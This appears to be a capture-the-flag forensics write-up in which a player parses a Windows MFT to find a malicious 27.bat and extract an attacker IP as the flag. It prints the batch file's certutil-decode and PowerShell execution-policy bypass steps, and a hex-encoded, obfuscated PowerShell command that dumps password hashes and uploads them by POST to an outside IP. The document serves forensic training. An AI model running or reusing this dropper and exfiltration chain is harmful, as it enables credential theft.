



Mission Name

LibrarianTest

Background

Claire and Ethan are at ACADEMIUM (PARIS), locating to THE LIBRARIAN. THE LIBRARIAN has answers about code snippets.

Technical High-Level Overview

The Librarian is going to make a special test to Claire, in order to get the Librarian Card. For completing the test, Claire will be provided one forensic artifacts to check if Claire is able get a malicious IP address.

Short Mission Description

You're going to analyse one forensic artifact provide from The Librarian. Your goal is to identify which malicious program was executed and what IP address is involved to this malicious program. You have to insert the IP address.

Mission Description

The Librarian is going to make a special test to Claire, in order to check her skills.. You're going to analyse one forensic artifact provide from The Librarian. Your goal is to identify which malicious program was executed and what IP address is involved to this malicious program. You must insert the IP address.

Location

FRANCE, PARIS | THE ACADEMIUM

Tools

- MFT2CSV - <https://github.com/jschicht/Mft2Csv>
- Cyberchef

Questions

Which is the size of Powershell prefetch?

- 40826

Which is the domain of the file 27.bat that was downloaded?

- dropboxusercontent.com

Hints

- Artifact provided is a Windows MFT
- Use MFT2CSV to parse MFT, selecting "extract resident"
- Use TIMELINE explorer, filter ADS files, and analyse them.

Write Up

First of all, player must identify which type of artifact has been provided. To achieve this, player should open a Hexadecimal Editor, like HxD, and open the evidence provided:




Figure 1

It's a Windows MFT.

Once the forensic artifact has been identified, player must analyse MFT with MFT2CSV, and player must select the following options:




Figure 2

It's essential to select "Extract Resident" to get files inside MFT.

When MFT2CSV finishes, check path you've inserted before and locate a CSV file, the bigger one:

10x00000000YankeePromoFile.scale-100.png	27/04/2021 11:21	Archivo PNG	1 KB
Mft_2021-04-27_11-19-05.csv	27/04/2021 11:27	Archivo de valores...	68.925 KB
Mft_2021-04-27_11-19-05.log	27/04/2021 11:19	Documento de te...	230.732 KB
Mft_2021-04-27_11-19-05.sql	02/06/2019 23:39	Archivo SQL	6 KB
Mft-Ea-Entries_2021-04-27_11-19-05.csv	27/04/2021 11:27	Archivo de valores...	3.722 KB
Mft-LOGGED_UTILITY_STREAM_2021-04-27_11-19-05.csv	27/04/2021 11:26	Archivo de valores...	977 KB
Mft-ObjectId-Entries_2021-04-27_11-19-05.csv	27/04/2021 11:27	Archivo de valores...	10 KB
Mft-ObjectId-Entries_2021-04-27_11-19-05.sql	02/06/2019 23:39	Archivo SQL	2 KB
Mft-ReparsePoint-Entries_2021-04-27_11-19-05.csv	27/04/2021 11:27	Archivo de valores...	8 KB
Mft-Slack-I30-Entries_2021-04-27_11-19-05.csv.empty	27/04/2021 11:19	Archivo EMPTY	1 KB
Mft-Slack-I30-Entries_2021-04-27_11-19-05.sql	02/06/2019 23:39	Archivo SQL	1 KB
Mft-Slack-RBI_2021-04-27_11-19-05.csv.empty	27/04/2021 11:19	Archivo EMPTY	1 KB
Mft-TXF_DATA_2021-04-27_11-19-05.csv	27/04/2021 11:26	Archivo de valores...	10 KB

Figure 3

Open it with TimeLine Explorer:

Timeline Explorer v1.1.0.0								
File Tools Tabs Help								
Mft_2021-04-27_11-19-05.csv x								
Arrastre una columna aquí para agrupar por dicha columna								
	Record Offset	Signature	Integrity Check	Style	HEADER_MFTR Ecord Number	HEADER_Sequence No	Header_Hard Link Count	FN_P
Y	0x00000000	GOOD	OK		0	1	1	5
	0x00000400	GOOD	OK		1	1	1	5
	0x00000800	GOOD	OK		2	2	1	5
	0x00000C00	GOOD	OK		3	3	1	5
	0x00001000	GOOD	OK		4	4	1	5
	0x00001400	GOOD	OK		5	5	1	5
	0x00001800	GOOD	OK		6	6	1	5
	0x00001C00	GOOD	OK		7	7	1	5

Figure 4

Filter files by ADS equals to 1. This indicates that a file was downloaded from Internet:

File Path	ADS	HEADER_Fla
:\\$BadClus	1	FILE
:\\$Bitmap	1	FILE
:\\$Extend\\$RmMetadata\\$Repair	1	FILE+USNJR
:\\$Extend\\$RmMetadata\\$TxflLog\\$Tops	1	FILE
:\\$Extend\\$UsnJrnl	1	FILE+USNJR
:\\$UpCase	1	FILE
:\Librarian\27.bat	1	FILE

Figure 5

Look at the file 27.bat. Check Prefetch files to evidence execution:

File Path	SI_MTime	AD
C:	C:	=
:\Windows\Prefetch\POQEXEC.EXE-567EE1A6.pf	2049-04-27 08:52:49.8248097	0
:\Windows\Prefetch\CONHOST.EXE-0C6456FB.pf	2049-04-27 08:52:41.4359094	0
:\Windows\Prefetch\CMD.EXE-0BD30981.pf	2049-04-27 08:52:41.4359094	0
:\Windows\Prefetch\POWERSHELL.EXE-CA1AE517.pf	2049-04-27 08:52:39.8867524	0
:\Windows\Prefetch\CERTUTIL.EXE-28F1E0C1.pf	2049-04-27 08:52:39.6055313	0

Figure 6

On the above image, CMD and Powershell was launched.

Filter files as the following picture:

DATA_Non Resident Flag
= 00
00
00
00
00
00

Figure 7

Once again, 27.bat is shown. This indicates that the file 27.bat is inside the MFT:

FN_File Name	File Path
C:	C:
SUSPEN~1.BAT	:\Program Files\VMware\VMware Tools\suspend-vm-default.bat
RESUME~1.BAT	:\Program Files\VMware\VMware Tools\resume-vm-default.bat
POWER0~2.BAT	:\Program Files\VMware\VMware Tools\poweron-vm-default.bat
POWER0~1.BAT	:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat
27.bat	:\Librarian\27.bat

Figure 8

Check results path (you previously selected on MFT2CSV), and locate "27.bat":



Figure 9

Open it, check in depth:

```
@echo off
cd %~dp0
certutil -decodehex 1.txt 2.ps1
powershell.exe -NoProfile -ExecutionPolicy Bypass
-Command "./2.ps1"
del 1.txt
```

Figure 10

Cerutil command, decodes from HEX, and save results to 2.ps1. Then Powershell execute 2.ps1. So, your goal, is to analyse 1.txt. Once again, Check results path (you previously selected on MFT2CSV), and locate "1.txt". Open it.

```
28274765742d50272b276173272b2773486173686573203e272b2
7206669272b276c65272b272e272b277478272b27743b49272b27
6e272b27766f6b272b27652d526573744d65272b2774686f272b2
764202d272b27557269272b27206874272b2774703a2f2f32272b
2730312e272b2732272b27372e203334272b272e32312f7570272
b276c6f616465722e70687020272b272d272b274d6574272b2768
272b276f272b2764272b272020272b2770272b276f7374272b272
0202d496e46696c6520272b2766696c272b27652e272b27747827
2b27742729207c2e2820247348454c4c49645b315d2b245368456
c6c2049445b31335d2b27782729
```





Figure 11

Decode from HEX using CyberChef:

```
28274765742d50272b276173272b2773486173686573203e272b27206669272b276c65272b272e272b277478272b27743b49272b276e272b27766f6b272b27652d526573744d65272b2774686f272b2764202d272b27557269272b27206874272b2774703a2f2f32272b2730312e272b2732272b27372e203334272b272e32312f7570272b276c6f616465722e70687020272b272d272b274d6574272b2768272b276f272b2764272b272020272b2770272b276f7374272b2720202d496e46696c6520272b2766696c272b27652e272b277478272b27742729207c2e2820247348454c4c49645b315d2b245368456c6c2049445b31335d2b27782729
```

Output

time: 1ms
length: 252
lines: 1

```
( 'Get-P'+'as'+$Hashes >'+' fi'+$le+'.'+'tx'+$t;I'+$n'+$vok'+$e-RestMe'+$tho'+$d -'+$Uri'+$ ht'+$tp://2'+$01.'+'2'+$7.34'+$.21/up'+$loader.php '+'-$'+$Met'+$h'+$o'+$d+' '+'p'+$ost+' -InFile '+'fil'+$e.'+'tx'+$t') |.( $sHELLId[1]+$ShellID[13]+$x')
```

Figure 12

Finally, extract IP address from the Powershell code:

Flag Information

flag{201.27.34.21}